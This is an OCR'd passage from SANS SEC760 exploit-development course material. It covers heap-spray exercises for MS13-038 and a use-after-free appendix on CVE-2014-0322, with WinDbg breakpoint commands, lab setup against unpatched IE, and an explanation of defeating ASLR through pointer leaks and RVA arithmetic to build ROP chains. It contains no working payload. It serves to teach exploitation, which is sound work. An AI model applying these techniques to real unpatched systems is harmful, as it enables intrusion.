
- Target Program: Internet Explorer 8 with JRE6
  - Use WinDbg, Immunity Debugger, and mona.py
  - Run this on your 32-bit version of Windows 7 SP0 or SP1
- Goals:
  - Utilize the DEPS heap-spraying technique to get shellcode execution

This is also a time-consuming exercise; however, since you are now familiar with the vulnerability associated with MS13-038, you do not have to relearn that information. You will be using the DEPS heap-spraying technique that we just covered. Please reach out to your instructor with any questions. You will need to spend time working through the technique. Simply running the provided script will offer little value to your ability to get these types of exploits working on your own.

Exercise: Precision Heap Spraying – Part Two

In this exercise, you exploit the same vulnerability associated with MS13-038; however, this time you will use the DEPS heap-spraying technique that we just covered. As stated on the slide:

This is also a time-consuming exercise; however, since you are now familiar with the vulnerability associated with MS13-038, you do not have to relearn that information. You will be using the DEPS heap-spraying technique that we just covered. Please reach out to your instructor with any questions. You will need to spend time working through the technique. Simply running the provided script will offer little value to your ability to get these types of exploits working on your own.




Exercise Instructions

- The last module was written as an exercise
- That module is your exercise guide
- You must go through the vulnerability and spend time with it to fully understand it
- The walkthrough is the closest to a step-by-step guide that can be made available
- Utilize your skills, curiosity, and problem-solving abilities to get as far as you can—and expect frustration
- Leverage the exploit code from your 760.5 folder for help, as well as your instructor

SEC760 | Advanced Exploit Development for Penetration Testers 210

Exercise Instructions

This Use-After-Free vulnerability is about a 5 on a scale of 1–10, with 10 being the most complex. It is a great example of a modern vulnerability and associated exploit. The last module we walked through was written as an exercise, or the closest that this type of exploit can be put into an exercise. Use that module as your guide as you walk through the vulnerability. Utilize your skills, curiosity, and problem-solving abilities to get as far as you can with this one. Some of you may not make it through the exercise with the time allotted. You can expect to get frustrated at times. You have to take it as a fun and challenging puzzle that you know is without a doubt solvable.



Exercise: Remember To...


- Verify that you are running IE 8 on Windows 7
- Verify that JRE6 is installed
- Ensure that patch KB2847204 is not installed
- Expect challenges throughout your efforts to get the exploit working
- Do not get frustrated if you do not make it through the exercise
  - There's plenty of time to continue working on it later
  - Understand as much as you can, and ask for help
  - Modern exploits only get more complex from here

SANS SEC760 | Advanced Exploit Development for Penetration Testers 211

Exercise: Remember To ...

As stated on the slide, remember to...

- Verify that you are running IE 8 on Windows 7.
- Verify that JRE6 is installed.
- Ensure that patch KB2847204 is not installed.
- Expect challenges throughout your efforts to get the exploit working.
- Do not get frustrated if you do not make it through the exercise.
  - There's plenty of time to continue working on it later.
  - Understand as much as you can, and ask for help.
  - Modern exploits only get more complex from here.




Appendix Section 2

- Appendix Section 2 – Using Flash to defeat ASLR
- Use-After-Free against IE 10 with full ASLR bypass through custom flash objects

Appendix Section 2

The second exercise involves the use of Flash to aid in the exploitation of a UAF bug. One big obstacle during exploitation is ASLR, and ways to get around ASLR are highly sought after. This method uses Flash to spray the heap in order to get objects allocated at predictable addresses in memory. The UAF bug then modifies memory at these locations to give Flash access to a large amount of userland memory. This allows the malicious Flash object the ability to parse through memory to find modules and gadgets, bypassing ASLR.



CVE 2014-0322


- UAF in MSHTML!Cmarkup
  - Crashes in UpdateMarkupContentsVersion
- Originally used in targeted attacks against military and industrial targets
- Original exploit checked for EMET
  - Does not bypass EMET, fails silently
  - Publicly available code does not check

CVE 2014-0322

Perhaps the best analysis of the vulnerability was performed by Jean-Jamil Khalife and posted to his blog at http://hdwsec.fr/blog/CVE-2014-0322.html.

Mr. Khalife also wrote the Metasploit module for 2014-0322. We'll be examining the code for the ASLR bypass so you can understand how to craft your own ASLR bypass for exploits. Great thanks to Mr. Khalife and to those involved in "Operation Snowman" for paving the way.

FireEye originally reported on the exploit in the wild on their blog and discussed the ASLR bypass techniques at https://www.fireeye.com/blog/threat-research/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html.



2014-0322 Trigger Files

- The trigger files provided have been commented with JS Math.atan2 calls
- These calls allow you to observe the progress of the exploit from JS in WinDbg

```
bu jscript9!Js::Math::Atan2 ".printf \"LOG:
%mu\",poi(poi(esp+14)+c);.echo;g;"

bu mshtml!CMarkup::CMarkup ".printf\"LOG: Alloc
CMarkup\t%p\", @esi;.echo;g;"

bu mshtml!CMarkup::~CMarkup ".printf\"LOG: Free
CMarkup\t%p\", @ecx;.echo;g;"
```

2014-0322 Trigger Files

The trigger files provided have been commented with JS Math.atan2 calls. These calls allow you to observe the progress of the exploit from JS in WinDbg.


Use the following WinDbg command to observe the progression of the exploit:

bu jscript9!Js::Math::Atan2 ".printf \"LOG: %mu\",poi(poi(esp+14)+c);.echo;g;“

Other Windbg commands of interest will allow you to see the creation and deletion of CMarkup objects:

bu mshtml!CMarkup::CMarkup ".printf\"LOG: Alloc CMarkup\t%p\", @esi;.echo;g;"

bu mshtml!CMarkup::~CMarkup ".printf\"LOG: Free CMarkup\t%p\", @ecx;.echo;g;”



Lab Requirements


- Although other versions were vulnerable, we will be testing the exploit on Win7 x86 with IE 10 and Flash Player 12.0.0.70
  - Offline installers for both are available in your day5 folder

- Lab steps were also tested on Win7 x64

Lab Requirements

Although other versions were vulnerable, we will be testing the exploit on Win7 x86 with IE 10 and Flash Player 12.0.0.70. Offline installers for both are available in your day5 folder. Lab steps were also tested on Win7 x64, but the lab is officially supported (and will be demonstrated) on Win7 x86.

Studying the actual exploit steps is left as an exercise for the student to perform out of class. The in-class portion of the exploit is specifically geared toward understanding how ActionScript is used to bypass ASLR and DEP.



Lab Preparation

- Boot your Win7 x86 VM and take a snapshot
  - Install IE 10
  - Install Flash 12.0.0.70
    - Installers are found on the USB in the day5 folder
- Extract the contents of 2014-0322-triggers.zip to another VM or your host machine
  - Files will not work properly if hosted on the Win7 x86 VM


Lab Preparation

In preparation for this lab, boot your Win7 x86 VM and take a snapshot. Once you have a snapshot, install IE 10 and Flash 12.0.0.70. The installers for these are found on the USB in the day5 folder. Please use the installers provided. The version of IE 10 available for download from Microsoft already has 2014-0322 patched, and the lab will not work.

Extract the contents of 2014-0322-triggers.zip to another VM or your host machine. You will need to host these files on a web server; Python's SimpleHTTPServer is an option for hosting them. Note that the files will not work properly if you attempt to access them directly from your Win7 x86 VM due to security restrictions in Flash.

ExternalInterface Quirks

- For security reasons, ExternalInterface does not work when files are hosted locally
  - Unless you configure "trusted paths"
- To simplify things, we'll use Python's SimpleHTTPServer to serve files



```
jake@exploitMe: python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


ExternalInterface Quirks

For security reasons, the ActionScript function ExternalInterface does not work when files are hosted locally. You can get around this by configuring trusted paths, but this is beyond the scope of this class and does not represent a real-world configuration. We can avoid this security issue by accessing files remotely from the host or a Linux VM.

To simplify things, we'll use Python's SimpleHTTPServer to serve files for our exploit testing. Open a command prompt (or terminal) and change directories to the directory where you have unzipped the trigger files. Once in that directory, type the command "python –m SimpleHTTPServer" at the prompt. Note that you may have to specify the path for Python, depending on your system configuration. This will start a web server on TCP port 8000. From the Win7 x86 VM, you should now be able to access these files by typing the following in the Internet Explorer URL bar:

http://my.machine.ip:8000.

Replace "my.machine.ip" with the IP address of the machine hosting the files.




*** LAB NOTE ***

- The SWF files are designed to create pop-up alerts at specific points so you can easily break into WinDbg
  - The steps will be demonstrated by the instructor
- Sometimes, however, due to any number of issues, the files do not work as designed
- When this happens, restart IE and the debugger
  - In extreme cases, reboot your guest VM

***** LAB NOTE *****

The SWF files are designed to create pop-up alerts at specific points so you can easily break into WinDbg and examine specific parts of the ASLR bypass. The steps will be demonstrated by the instructor. Sometimes, however, due to any number of issues, the files do not work as designed. When this happens, reboot your guest VM and try again—yes, I know rebooting is cliché, but it also happens to work.




ASLR Bypass with Pointer Leaks

- An RVA specifies the offset from the image base in memory to a particular item
- If a pointer with a known RVA can be leaked, the image base is now known
  - Recall that ASLR only randomizes the image base
  - ASLR is defeated
- ROP gadgets can now be built with the module in question

ASLR Bypass with Pointer Leaks

A Relative Virtual Address (RVA) specifies the offset from the image base to a particular entity in memory. The entry point of the binary has a well-known RVA that is specified in the PE header. Likewise, the exports of a DLL also have well-known RVAs that are published in the export table of the binary. Even though they are not specified in the executable header, other objects (functions, data, global variables) often have RVAs that can be determined through reverse engineering. This way, if we can leak even a single pointer with a known RVA (maybe a pointer to a function or a global variable), we can determine the image base.

Recall that ASLR only randomizes the image base once per boot. Even without a pointer leak, if we can observe the crash of a service that is automatically restarted, we may still be able to determine the image base of a known module. Consider that if we are able to observe the crash, that the output of the crash itself may yield information about a known pointer. The image base for a module is now known. As long as the machine doesn't reboot before the service can be exploited again, the image base of the module will be the same. We can exploit the service as if ASLR were not in use at all!




RVA Example

- Pointer leak reveals function pointer with known RVA at 0x66fe2104
- RVA for this item is 0x2104
- Image base is 0x66fe0000
  - 0x66fe2104 – 0x2104 = 0x66fe0000
- ROP chain is adjusted to account for the (now-known) image base address

RVA Example

Suppose that we have a vulnerable application that will allow us to read the value of a pointer using some method. This is particularly common in browsers, which may leak pointer values when presented with specially crafted JavaScript. CVE2011-2371, which targeted the Firefox browser, is one such vulnerability.

In this example, we have been successful in leaking a pointer from a DLL that participates in ASLR. The pointer value is 0x66fe2104 and refers to a function that has a known RVA of 0x2104. We can now calculate the base address of the module by subtracting the RVA of the known entity from the value of the leaked pointer.



Pointer Leak Example

Vulnerable module

Global_var1
Global_var2

Func_ptr1
Func_ptr2

Unknown base address due to ASLR

Leaked pointer to func_ptr1

0x66fe2104

Vulnerable module

Global_var1
Global_var2

0x66fe2104

Func_ptr1
Func_ptr2

RVA of func_ptr1
0x2104

0x66fe0000


Base address calculated using known RVA and pointer leak

SEC760 | Advanced Exploit Development for Penetration Testers 221

Pointer Leak Example

Pointer leak reveals a function pointer with a known RVA at 0x66fe2104. The attacker can use this knowledge to calculate the base address of the module. The RVA of func_ptr1 is known to be 0x2104. The attacker simply subtracts 0x2104 from the leaked address in memory (0x66fe2104) to calculate the base address of the ASLR randomized module at 0x66fe0000.

Armed with the base address for the module, the attacker can now calculate the addresses of ROP gadgets anywhere in the module.



Pointers Leaking to Other Modules


- A pointer leak with a known RVA only yields the base address of the module to which the pointer is pointing
  - What if this module doesn't have the correct ROP gadgets?
- If we control the address we want to leak, then we can get the address of any module!
  - A format string vulnerability may allow us to leak arbitrary addresses

SEC760 | Advanced Exploit Development for Penetration Testers 222

Pointers Leaking to Other Modules

